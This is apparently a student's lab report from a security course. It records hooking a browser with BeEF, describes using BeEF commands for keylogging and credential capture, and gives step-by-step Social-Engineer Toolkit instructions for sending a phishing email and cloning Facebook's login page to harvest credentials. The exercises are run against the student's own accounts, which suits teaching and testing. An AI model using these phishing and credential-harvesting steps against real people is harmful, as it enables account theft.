browser.capabilities.websocket | Yes
browser.capabilities.webworker | Yes
browser.capabilities.wmp | No
browser.date.datestamp | Sat Nov 23 2024 21:06:07 GMT-0500 (Eastern Standard Time)
browser.engine | Gecko
browser.language | en-US
browser.name.reported | Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
browser.platform | Linux x86_64
browser.plugins | PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.version | 115.0
browser.window.cookies | BEEFHOOK=YXaT6tbxeztJXb44TjZrpVaj7P6vtcGExTdK8K5BySLM3KfffZmwsN3lWn4fVOqlArjugf4opl8uqgG5
browser.window.hostname | 127.0.0.1
browser.window.hostport | 3000
Basic
Requester
Page 1 of 2
Displaying zombie browser details 1 - 49 of 49
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Upcoming
Earnings
Search
ENG
US
7:05 PM
11/24/2024

5. Review the information you have gathered about the hooked browser. What version is it, and what does it not provide? You may want to repeat this with another browser like Firefox or Chrome. Which browser leaks the most information?

Answer:

Browser Name and Version: The browser is identified as Opera with a version of 128.0.0.0, which is based on the Blink engine.


System info: It reveals that the victim is on Windows 10, using a 64-bit system with an x86_64 CPU and a GPU that uses Google's ANGLE technology. The screen resolution is 1024x768. It doesn't give any information about the battery level or the total system memory.

Cookies and window information: I can see the cookie value for BeEF and the details about the current window, including its size (445x692) and the page title, which is BeEF Basic Demo.

It doesn't provide old plugin support like Flash or RealPlayer. It also doesn't share information like the battery level or memory usage, which might be limited by the type of device or environment.

Location: The location of the user is not detected, indicating the browser is not providing geolocation data.

Firefox and Edge are more privacy sensible and do not expose much information as that of chrome. Chrome is more likely to leak sensitive information like IP addresses, device fingerprints, and browser details. So, Chrome is the one that leaks the most information here.




6. Review the BeEF Commands menu and test out commands on the remote browser. How would you use these to succeed in gaining greater control during a penetration test?

Answer:


To gain more control during a penetration test with BeEF, Commands menu can be used to interact with the hooked browser. Capture screenshots, log keystrokes, or inject JavaScript into the victim's browser. These actions help to gather sensitive information like login credentials and control the victim's browser by redirecting them to malicious websites. By using these commands, access can be escalated and find more vulnerabilities to exploit. BeEF helps in remotely control the browser and gather critical data to test the system's security.

Activity 3: Phishing Tests


a) www.greathorn.com/to-catch-a-phish/ (At the end, you can just click the Done button without submitting any information.)



b) www.sonicwall.com/phishing-iq-test/



c) www.opendns.com/phishing-quiz/




Activity 4: The Social-Engineer Toolkit (SET) (Use VMWare setup)

To ensure stability of this lab exercise, open a terminal and enter the following:

sudo apt install python3-pip
sudo git clone https://github.com/trustedsec/social-engineer-toolkit/setoolkit/
cd setoolkit
sudo pip3 install -r requirements.txt
sudo python setup.py

Step 1: Launch SET.

a) Type **sudo setoolkit** to launch the program. Provide your password if prompted.
b) Agree to the terms of service by pressing **Y** and then ENTER.



Step 2: Configure the options for the phishing e-mail. Construct the e-mail with a "malicious" link, send it, and play the victim role by clicking on the link.

a) From the SET menu at the bottom of the screen (select option 1) Social-Engineering Attacks and press ENTER.
b) For Mass Mailer Attack, type **5** and press ENTER.
c) For E-Mail Attack Single Email Address, type **1** and press ENTER.
d) At the Send Email To prompt, type an e-mail address for the phishing attempt to be sent to (this should be another account of yours so you can play the victim role as well). Then press ENTER.
e) For Use a Gmail Account For Your Email Attack, type **1** and press ENTER.
f) Enter your Gmail address and press ENTER.

g) At the FROM NAME The User Will See prompt, enter a pseudonym.

h) If you do not have 2-Step Verification enables, enter the Gmail password you used in Step 2f. If you have 2-Step Verification enables, enter the 16-character app password you configured earlier in the “Are You Ready to Do This?” section.

i) At the prompt Flag This Message/S As High Priority?, type **yes**.

j) At the prompt Do You Want To Attach A File, type **n** and press ENTER.


k) At the prompt Do You Want To Attach An Inline File, type **n** and press ENTER.

l) Provide an e-mail subject and press ENTER.


m) To send the e-mail as HTML, type **h** and then press ENTER.


n) Enter the following for the body of the e-mail, including the HTML tags. When you are done, press ENTER: **My name is Bob Smith, and I have some secret information you need. Click <ahref=”https://www.flcc.edu”> here to get the juicy info!”**

o) Type END, using uppercase letters, and then press ENTER.



p) Check your e-mail. **Take the screen shot.** Click the phishing link.


Immediate Action Required: Account lockout.
Nasiya <noobi.asheer98@gmail.com>
to me
4:32 PM (0 minutes ago)
My name is Bob Smith, and I have some secret information you need. Click here to get the juicy info!
Reply
Forward


FingerLakes COMMUNITY COLLEGE
Future Students
Current Students
Parents
Alumni & Giving
Employers & Workforce
Community Members
Academics
Admissions
Financial Aid
One Stop Center
Student Life
Athletics & Recreation
About FLCC
Plan Your Campus Visit
Ready to take the next step toward your academic and career goals? Schedule an in-person visit or online meeting today and learn how we can help you shape your future.
Schedule Your Visit

Step 3: Clone website and construct an e-mail with a "malicious" link to this fake site.

a) From the initial SET menu (select option 1) Social-Engineering Attacks and press ENTER.

b) For Website Attack Vectors, type **2** and press ENTER.

c) For Credential Harvester Attack Method, type **3** and press ENTER.

d) For Site Cloner, type **2** and press ENTER.

e) Press ENTER to accept the default IP address for the POST back, which is the IP address of your Kali Linux VM.

f) At the Enter The URL To Clone prompt, type

https://www.facebook.com (enter this exactly as shown).

You will see the following:

[*] Cloning the website:

https://login.facebook.com/login.php

[*] This could take a little bit...

Then you will see this:

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack


[*] Credential Harvester is running on port 80

